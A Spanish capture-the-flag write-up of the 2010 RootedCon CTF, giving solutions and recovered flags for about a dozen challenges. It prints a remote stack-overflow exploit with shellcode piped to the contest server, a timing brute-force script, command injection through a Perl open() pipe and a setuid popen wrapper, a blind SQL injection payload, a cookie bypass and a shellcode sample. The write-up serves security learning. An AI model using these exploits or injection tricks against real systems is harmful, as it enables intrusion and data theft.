

The logo consists of a solid black rounded rectangle. Inside the rectangle, the text "/Rooted" is written in a white, bold, sans-serif font. The slash is positioned at the beginning of the word, and the 'e' at the end has a small superscripted degree symbol (°).

Solucionario RootedCon CTF

Albert Sellarès Torra
<whats@wekk.net>

29 de marzo de 2010

Índice

Introducción	3
Level 3 - hello	4
Level 4 - mmcheck	6
Level 5 - getadmin	7
Level 6 - oneweb	8
Level 7 - pythoneval	9
Level 8 - chalserv	10
Level 9 - crypto-stream	11
Level 10 - developer	12
Level 12 - fortune	13
Level 13 - gimmepass	14
Level 15 - offlinecap	16
Level 16 - oobk	17
Level 21 - weblist	20
Agradecimientos	21
Copyright	22

Introducción

En este documento se puede encontrar una solución a las pruebas realizadas en el CTF de la rootedcon celebrada del 18 al 20 de Marzo de 2010.

Las pruebas están ordenadas según el número de nivel. Las pruebas que no se encuentran en este documento, son aquellas que no tuve tiempo de superar. La mayoría de las liberadas no tienen mucha complicación técnica pero todas ellas cuentan con un punto de originalidad que las hace muy divertidas.

El tiempo destinado para el concurso era relativamente corto en comparación con otros de este tipo ya que cumplía con el horario de la rooted. Por este motivo, los organizadores a la última hora del viernes publicaron un par de pruebas que podían ser resueltas offline.

The screenshot shows the main interface of the /Rooted CTF. At the top left is the logo "/Rooted°". To its right are navigation tabs: "Pruebas" (highlighted), "Stats", "Noticias", and "Reglas". Further right are "Login" and "Registro" buttons. Below the navigation is a timer area showing two messages: "[2010-03-20 16:50:04] QUEDAN 10 MINUTES" and "[2010-03-20 16:40:07] VEINTE MINUTOS!". On the left side, there is a scoreboard table:

user	score
whats	3482
kachakil	2778
naide	2262
halt	2262
metalamín	2255
izengabe	1893
Skool	1837
deute	1430
vercety88	756
weros	726

The main area contains a grid of challenge buttons, each with a name and a point value:

- urcrack (grey)
- crypto100 (100)
- hello (200)
- mmcheck (200)
- getadmin (100)
- oneweb (100)
- fortune (100)
- pythoneval (200)
- chalserv (300)
- crypto-stream (300)
- developer (150)
- gimmepass (200)
- offlinecap (150)
- oobk (300)
- qpix (250)
- scriptures (150)
- weblist (300)
- webshop (grey)

The background features a faint pattern of binary code. The bottom right corner of the interface says "/Rooted 2010;".

Figura 1: Panel principal con las diferentes pruebas.

En definitiva un concurso muy bien organizado con pruebas superables pensado para que todo el mundo lo pasara bien.

Si alguien tiene alguno de los datos que me faltan o detecta algún error en el documento, agradecería que se pudiese en contacto conmigo.




Figura 2: Evolución de la puntuación con el tiempo

Level 3 - hello

Información

Esta prueba era un BOF remoto en el que se sobrescribía la dirección de retorno con los datos de un buffer que se encontraba en una dirección estática en el bss.

El texto de la prueba nos mostraba la salida de `/proc/pid/maps`.

Solución

La función vulnerable era la siguiente:

```
ssize_t __cdecl say_something(int fd) {
    char buf; // [sp+12h] [bp-106h]@1
    int len; // [sp+10Ch] [bp-Ch]@1

    memset(&petete, 0, 1000u);
    len = read(fd, &petete, 1000u);
    sprintf(&buf, "Hola %s", &petete);
    write(fd, &buf, len + 5);
    return write(fd, "\n", 1u);
}
```

En ella podemos ver que el contenido de `petete` es copiado dentro de `buf` junto a 5 bytes más de la

palabra "Hola ".

El tamaño de buff es de 262 bytes por lo que si calculamos buff + old ebp + ret addr, tenemos un tamaño total de 270 bytes. Como se nos copian los 5 bytes de más, nos quedan un total de 265 bytes a inyectar donde los cuatro últimos sobrescribirán la dirección de retorno.

En el exploit, podía utilizar la dirección de petete como dirección de retorno ya que al estar en el .bss, ser una dirección fija, y ser el .bss ejecutable, era el sitio más seguro donde saltar.

El exploit utilizado para superar la prueba fue:

```
whats@x61s:~/hackits/rooted/level3$ perl -e 'print "\x90"x110,"\x0e\x90\x5e\x31",
"\xc9\xb1\x76\x80\x36\x40\x46\xe2\xfa\xeb\x05\xe8\xee\xff\xff\xff\x15\xc9\xa5\x17",
"\x16\x13\xc1\xac\x5c\x41\x40\x40\xa8\x40\x40\x40\x40\x1b\xc1\x83\xaf\xbf\xbf\xbf",
"\xc3\xa4\xb0\x71\x89\xfe\x41\x40\x40\x40\xc3\xac\x50xcd\xfb\x2e\x40\x40\x40\xf8",
"\x45\x40\x40\x40\xc9\x8a\x13\xc9\xbb\x8d\xc0\x1b\xff\x43\x40\x40\x40\xc9\xc5\xa4",
"\xbe\xbf\xbf\xcd\xcd\xa8\xbe\xbf\xbf\x26\xfa\x40\x41\xc9\xb8\x13\xcb\xdd\xa4\xbe",
"\xbf\xbf\x8d\xc0\x1b\xc9\x82\xf8\x44\x40\x40\x40\x13\xc9\xb3\x8d\xc0\x1b\xcd\x25",
"\xb4\x1b\x1e\x1f\x89\x83\x2b\x25\x39\x6e\x34\x38\x34\x40","\xa0\x91\x04\x08"x4'
| nc services.rootedctf.es 7878
```

Este exploit no podía tener ningún byte a 0x00 ya que se utilizaba la función sprintf. La salida del exploit podía ser escrita por el fd número 1, ya que antes se hacía un dup() con el fd del socket.

Lo que hace este exploit es un open(); read(); write(); del fichero key.txt.

Password

gUtba1

Level 4 - mmcheck

Información

Esta prueba contaba con un servicio que comprobaba el password que le entrabas. En el texto de la prueba se comentaba que la comprobación era carácter a carácter.

Solución

Al hacer fuerza bruta con un solo carácter, me di cuenta que con un carácter en concreto, el tiempo de respuesta del servicio, era ligeramente superior. Al hacer la misma prueba con dos caracteres, confirmó la teoría que para cada carácter del password que coincidía con el password bueno, el servicio tardaba 1 segundo más en contestar.

El script utilizado para lanzar fuerza bruta contra el servicio, fue el siguiente.

```
#!/bin/bash

chars="0 1 2 3 4 5 6 7 8 9 A B C D E F G H I J K L M N O P Q R S T
      U V W X Y Z _ a b c d e f g h i j k l m n o p q r s t u v w x y z"
prev=$(date +%s)
post=$(date +%s)

pass=""

for i in $chars
do
    prev=$(date +%s)
    echo $pass$i | nc services.rootedctf.es 21655;
    post=$(date +%s)
    let "t = $post - $prev"
    echo Trying $pass$i: $t;
done
```

Al final no automaticé la fuerza bruta de toda la clave ya que al ser solo 1 segundo de tiempo lo que nos indicaba que el carácter actual era bueno, tuve bastantes falsos positivos. Acabé sacando un listado de carácter - tiempo, de forma que repetía los caracteres que habían hecho tardar un segundo más la respuesta del servicio.

Yo no lo hice así (me dí cuenta al final de la prueba) pero se podía checkear cada posición del password por separado para no tener que esperar al séptimo carácter para probar con el octavo. En definitiva, paralelizar la fuerza bruta.

Password

t1me1sg0ld

Level 5 - getadmin

Información

En esta prueba te pedían que entrases como admin en una aplicación web, y te daban el código fuente de ella.

Solución

En el código fuente de la aplicación se veía una especie de register_globals de forma que para superar la prueba solo fue necesario pasar una cookie llamada "id_admin" con valor igual a 1.

Password

t00easy

Level 6 - oneweb

Información

En esta prueba se te decía que accedieras a un link para encontrar el password. Al acceder al link, se te decía que accedieras a otro y así recursivamente.

Solución

Para navegar por todas las páginas, utilicé el siguiente script:

```
#!/bin/bash

curr="501f146633dcc1456dc3127331f5e6fb.html"
while :
do
    echo $curr
    curr=$(curl http://misc.rootedctf.es/oneweb_ca279027eb60de46c2539dbaf713beb1/$curr
        2> /dev/null | grep -o '.*html' | awk '{print $2}')
done
```

Password

qu3cansao3stoi

Level 7 - pythoneval

Información

En esta prueba se te daban los datos de un servicio python, y se te retaba a encontrar que el servicio no había estado bien protegido para evitar que lanzases tus propios comandos python.

Solución

Una vez conectado, ejecuté lo siguiente para obtener la key.

```
print open("key.txt").read()
```

Password

pyr000000lz

Level 8 - chalserv

Información

El texto de esta prueba era el siguiente: *Existe un servicio web que muestra contenido del servidor. Serías capaz de utilizarlo para encontrar el password en el servidor? El cliente con el cual te puedes conectar es este.*

Si ejecutábamos el cliente, nos mostraba el fichero remoto “petete”.

Solución

Para solucionar esta prueba, lo primero fue decompilar el .class con la herramienta jad.

Una vez hecho, solo con modificar el cliente ya fue posible descargar el fichero key.txt del servidor. Gracias a este se podía descargar el fichero /home/chalserv/chalserv.pl (que era servicio en ejecución).

Al analizar el fichero del servicio se pudo ver que la forma con que utilizaba el input, permitía ejecutar comandos:

```
print ‘‘File:\n’’;
$input=<STDIN>;
chomp($input);
open(F,‘‘$input”)||die "perl:$!";
$result.=$_ while(<F>);
close(F);
print $result;
```

El problema estaba en que lo que se pedía iba directamente al open. Entonces usando una pipe se podían inyectar comandos. Por ejemplo:

```
|ls -l
```

Así fue como apareció el fichero key_e8b19da37825a3056e84c522f05efce0.txt

Password

m1passguordmelorobaron

Level 9 - crypto-stream

Información

El texto de esta prueba era: *El fichero mypassword.bin ha sido cifrado con un sistema de cifrado en flujo. Sabemos que la persona que lo cifro utilizo el server que esta en el puerto 31678 en el server 192.168.7.5*

```
echo "my frase a cifrar" | nc 192.168.7.5 31678
```

Solución

El algoritmo de cifrado utilizado cifraba cada carácter dependiendo del carácter anterior.

Esta prueba fue muy parecida a la del level4 ya que podíamos ir probando todos los caracteres hasta obtener como resultado el que estábamos buscando. El procedimiento fue enviar solo un carácter e ir probando hasta que la respuesta era el primer carácter del fichero mypassword.bin. Una vez obtenido ese carácter, se hacía lo mismo pero con dos caracteres dejando fijo el primero (con el valor encontrado anteriormente) y ir probando con el segundo.

El script utilizado para crackear fue:

```
#!/bin/bash

hashfile="mypassword.bin"
charset=(L a b c d e f g h i j k l m n o p q r s t u v
         w x y z A B C D E F G H I J K M N O P Q R S T
         U V W X Y Z 0 1 2 3 4 5 6 7 8 9 )
password=""

for i in $(seq 1 $(cat $hashfile | wc -c)); do
    let "i= $i + 26"
    hash=$(cat $hashfile | xxd -c $i -ps | head -n 1)
    echo $hash

    for letter in ${charset[@]}; do
        echo "Trying $i: $letter"
        tmpHash=$(echo "$password$letter" | nc -w 1 192.168.7.5 31678 | xxd -c $i -ps | head -n 1)
        let "j = $i * 2"
        currhash=$(echo $hash | head -c $j)
        currguess=$(echo $tmpHash | tail -c 3)
        echo $currhash - $currguess
        if [ "$tmpHash" == "$hash" ]; then
            password=$password$letter
            echo "password => $password"
            break
        fi
    done
done
```

Password

thec4k3isalie

Level 10 - developer

Información

El texto de la prueba era el siguiente: *Aquí tenéis un tar completo del home de un desarrollador. En alguna parte podréis encontrar passwords.*

Solución

En el home del usuario developer se encontraba un fichero .cvspass. Utilizando la utilidad [cvspwd](#) obtuve el password.

Password

d3velop3rsd3v3lop3rsd3velop3rs

Level 12 - fortune

Información

En esta prueba teníamos una web php que implementaba la funcionalidad del comando “fortune”. En ella podíamos escoger entre dos categorías para las frases a mostrar. Utilizando el parámetro “fortune” parecía un LFI ya que en las dos categorías, este parámetro era utilizado para referir un fichero también accesible vía web.

El parámetro “fortune” estaba filtrado de forma que solo permitía los caracteres “#” “&” “+” “-” y “_” 0-9 y a-Z.

Solución

A base de probar resultó que el parámetro “fortune” realmente no era un LFI, sino que era un exec del verdadero comando “fortune” pasándole por parámetro el contenido de la variable “fortune”. De esta forma, con la siguiente url apareció el key-8b2f0453df4197c4e3cd92215bd2000e file.

```
/index.php?fortune=-f fortunes
```

Password

blahblahblah

Level 13 - gimmepass

Información

El texto de la prueba era: *Analizando unas cuantas trazas de red hemos encontrado lo que parece ser un shellcode de linux que contiene la contraseña para el siguiente nivel. Hemos extraído las partes importantes y las hemos colocado en un programa listo para testear.*

Serías capaz de sacar la contraseña que hay incrustada en este programa?

El fichero era el siguiente:

```
/* Ultra secret backdoor shellcode */

/* Compile hint:
 *
 * gcc -fno-stack-protector -fno-pie -z norelro -z execstack -o gimmepass gimmepass.c
 */

int main(int argc, char **argv) {

unsigned char buf[] =
"\x33\xc9\xbe\x6d\x8d\xa7\x51\xb1\x20\xda\xcd\xd9\x74\x24\xf4"
"\x58\x31\x70\x0e\x03\x70\x0e\x83\xad\x89\x45\xa4\x47\xa3\xd1"
"\x8a\x17\x4a\x22\x9d\xd6\x27\xe3\xc6\x15\x37\x81\xe2\xfd\xf5"
"\xd6\x36\xca\x16\xd4\x48\x41\x22\xb0\x4c\xf1\x3c\x31\x21\x7b"
"\xb7\xd1\xd6\x12\xb3\x53\x41\x85\x48\xe4\xfd\x2d\x8f\x69\xcd"
"\xd9\xa7\x15\x11\x48\x4b\xbe\x22\xfd\xc4\x4c\xad\x21\x6b\xd0"
"\x5e\x49\xca\x46\xc9\xec\x77\x64\x09\xee\x87\xe4\x45\xca\x86"
"\x4c\x4a\x12\x89\xb0\xb8\x92\xe3\xb4\x1a\xfa\x8a\xd1\xbb\xf0"
"\x04\x63\xd9\x24\xb7\xfb\x60\x65\x76\xbe\xd9\x67\x78\x3e\x1e"
"\xea\x34\x1a\x1d\x4e\xcd\x62\x21\xae\x03\xe2\x4b\xaf\xc3\xe"
"\x0b";

    (*(void (*)(void)) buf)();
    return(0);
}
```

Solución

Este reto lo superé debugando hasta el punto en que el password estaba en llano en memoria.

El shellcode comprueba si el pid es 201527, en caso de serlo, te printa el password. Yo fui hasta la comparación y forcé que diera "true", pero también se podía hacer con el siguiente programa:

```
#include <sys/ptrace.h>
#include <sys/wait.h>
#include <sys/reg.h>
#include <sys/user.h>
#include <sys/syscall.h>

int main(int argc, char * argv[]) {
    pid_t child;
    long orig_eax, eax;
    int status; int insyscall = 0;
    struct user_regs_struct regs;
    child = fork();
    if(child == 0) {
        ptrace(PTRACE_TRACEME, 0, 0, 0);
        execl("./gimepass", "gimepass", 0);
    }
    else {
        while(1) {
            wait(&status);
            if(WIFEXITED(status)) break;
            orig_eax = ptrace(PTRACE_PEEKUSER, child, 4 * ORIG_EAX, 0);
            if(orig_eax == SYS_getpid) {
                if(insyscall == 0)
                    insyscall = 1;
                else {
                    regs.eax = 201527;
                    ptrace(PTRACE_SETREGS, child, 0, &regs);
                    insyscall = 0;
                }
            }
            ptrace(PTRACE_SYSCALL, child, 0, 0);
        }
    }
    return 0;
}
```

Lo que hace este código es cambiar el valor que recibe el gimepass a la llamada getpid() por el valor que hará que pinte el password.

Password

m3tasplotrulz

Level 15 - offlinecap

Esta fue una de las pruebas con un mayor punto de originalidad. :)

Información

El texto de la prueba era: *Hemos interceptado un poco de trafico. Aquí dentro debe haber una transferencia de fichero. Dentro podrás encontrar mas información.*

Solución

La gracia de esta prueba era que al abrir la captura con el wireshark, este segmentaba.

Para analizar el fichero utilicé la versión en consola de wireshark llamada “tshark”.

```
whats@x61s:~/hackits/rooted/solved/level15$ tshark -r offlinecap
1   0.000000 192.168.5.40 -> 192.168.5.37 ICMP Echo (ping) request
2   0.002274 192.168.5.37 -> 192.168.5.40 ICMP Echo (ping) reply
[...]
18  0.036892 192.168.5.40 -> 192.168.5.37 HTTP GET /myfile HTTP/1.0
19  0.038306 192.168.5.37 -> 192.168.5.40 TCP http > 49203 [ACK] Seq=1 Ack=107 Win=5824 Len=0 TSV=1
[...]
25  0.577642 192.168.5.37 -> 192.168.5.40 SMB Trans Request
26  0.660029 192.168.5.37 -> 192.168.5.40 SMB [TCP Previous segment lost] NT Trans Secondary Reques
27  0.668797 192.168.5.37 -> 192.168.5.40 TCP [TCP segment of a reassembled PDU]
28  0.670204 192.168.5.40 -> 192.168.5.37 TCP 49203 > http [ACK] Seq=107 Ack=8689 Win=524176 Len=0
29  0.670916 192.168.130.12 -> 192.168.2.23 ISAKMP RESERVED
30  0.671298 192.168.130.19 -> 192.168.1.8  IP Fragmented IP protocol (proto=Sun ND Protocol 0x4d,
31  0.672909 192.168.5.37 -> 192.168.5.40 TCP [TCP segment of a reassembled PDU]
32  0.674973 192.168.5.37 -> 192.168.5.40 HTTP HTTP/1.1 200 OK (text/plain)
[...]
46  0.701562 192.168.5.37 -> 192.168.5.40 ICMP Echo (ping) reply
```

Viendo la transferencia de un fichero vía http, apliqué un filtro al wireshark para cargar solo tráfico http, y entonces pude extraer sin problemas el fichero transferido.

El fichero transferido era un .zip que una vez extraído contenía la clave en un fichero llamado “just_a_file”

Password

unzipthezip

Level 16 - oobk

Esta prueba fue la que más me gustó de todas.

Información

En ella teníamos los datos de acceso vía ssh en un servidor linux que en el home del usuario había:

- Script getpidinfo.py hecho en python.
- Wrapper con setuid para lanzar el script como otro usuario.
- key.txt con la key (permisos de lectura solo para el usuario del wrapper)

El script python era el siguiente:

```
#!/usr/bin/python

import os,sys
from string import split, strip, atol, atof, join

def get_process(pid):
    data = {'size': 0, 'user': '', 'cmdline': '', 'ppid': '', 'children': ''}
    try:
        content = open(os.path.join("/proc",str(pid),"stat"),"r").read()
    except:
        print "Problem reading stat file"
        sys.exit(1)
    cl = split(content,"n")[0]
    s_line = split(cl)
    data['size'] = atol(s_line[22])
    data['cmdline'] = s_line[1][1:-1]
    data['ppid'] = s_line[3]
    data['children'] = []
    return data

mydata = get_process(int(sys.argv[1]))

msg = "'process %s (%d) '" % (mydata['cmdline'],int(sys.argv[1]))
#os.kill(-9,int(sys.argv[1]))
p = os.popen("/bin/mail -s %s %s" % (msg,'oobk'), 'w')
status = p.close()

print msg
```

Solución

El script python coge el nombre del ejecutable que tiene el pid pasado por parámetro (vía /proc/pid/stat). Este string lo utiliza como parámetro del /bin/mail (el comando /bin/mail realmente era el /bin/true de forma que no había posibilidad de intentar que nos enviase un mail con el fichero key.txt).

Una vez analizado el código python, utilicé el comando strace para ver exactamente como funcionaba el popen a nivel de libc, obteniendo la siguiente salida:

```
Process 31573 attached
[pid 31573] execve("/bin/sh", ["sh", "-c", "/bin/mail -s 'process init (1) '"...], [
[pid 31573] execve("/bin/mail", ["/bin/mail", "-s", "process init (1) ", "oobk"], [
```

En ella podemos ver que el nombre del ejecutable es puesto en medio del string. Por ejemplo en esta línea la palabra “init” sería el nombre del ejecutable.

```
/bin/mail -s 'process init (1) '
```

Con esto, somos capaces de ejecutar comandos ya que si en vez de init, añadimos “id”, entonces el comando id es ejecutado como usuario privilegiado. Para ejecutar este comando, solo necesitamos crear un programa como este:

```
int main(int argc, char *argv[]) {
    int pid = fork();
    char strpid[64];

    if (pid) {
        sprintf(strpid, "%d", pid);
        execl("/home/oobk/oobk", "oobk", strpid, 0);
        return 0;
    }

    wait();
    return 0;
}
```

Y renombrarlo a:

```
'id'
```

Una vez en este punto ya podía ejecutar comandos pero no cualquier comando. Una limitación que teníamos causada por el script python, era que en caso de haber espacios en el nombre del ejecutable, este era pasado a /bin/mail solo con la parte previa al primer espacio.

También comentar que el wrapper, antes de ejecutar el script python, hacía un cd al directorio donde estaba el script.

Finalmente para poder leer el fichero key.txt, edité el fichero .bashrc del usuario añadiendo los comandos:

```
cp key.txt /tmp/.a
chmod a+r /tmp/.a
```

Y renombré el ejecutable a:

```
'sh<.bashrc'
```

De esta forma al ejecutarlo, se lanzaba el comando sh, y leía por entrada estándar el fichero .bashrc.

Una vez terminado el concurso, los organizadores comentaron que la prueba estaba pensada para ser superada usando algo como:

```
'ps|sh'
```

De forma que previamente se lanzase un proceso con nombre el comando a ejecutar.

Password

En el momento en que la superé, quedaban 5 minutos para terminar el concurso y al final no me llegué a apuntar el password.

Level 21 - weblist

Información

Esta prueba era una web con la vulnerabilidad de SQL Injection.

Solución

Esta es la prueba con la que me estuve más tiempo ya que hice Blind SQL Injection a mano O.O.

En un momento inicial intenté utilizar sqlmap, pero debido a las restricciones que tenía la consulta y pensando que sería rápido, decidí sacar el password a mano (si empezase ahora, me haría un pequeño script...).

La base de datos era un mysql 5 de forma que usando la base de datos de sistema information_schema, era posible listar las otras bases de datos y tablas disponibles.

Las restricciones que teníamos eran que no podíamos utilizar espacios y que no podíamos comentar la consulta que había por la parte de atrás.

Las urls eran del estilo:

```
?list=1+2+3+4+5
```

Al hacer petar la consulta, nos aparecía un mensaje como el siguiente:

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' and wl.id=wld.list_id' at line 1
```

Una de las consultas finales para sacar el password fue:

```
?list=1")and(select(password)from(weblist.UserPassword))like("aqu1mand0y0'
```

Password

aqu1mand0y0

Agradecimientos

Quisiera agradecer a toda la organización de la rootedcon y en especial a los organizadores del CTF todo el trabajo realizado ya que todo el concurso estaba organizado de una forma muy profesional y los resultados fueron en concordancia con esto.

También agradecer a los otros participantes todo el esfuerzo, ganas y buen rollo que volcaron en el concurso, así como a todos los asistentes a la rootedcon para haber hecho posible un evento como este.

Copyright

This work is licensed under the Creative Commons “Attribution Non-Commercial Share Alike” License. You can find a copy of this license on <http://creativecommons.org/licenses/by-nc-sa/3.0/legalcode>.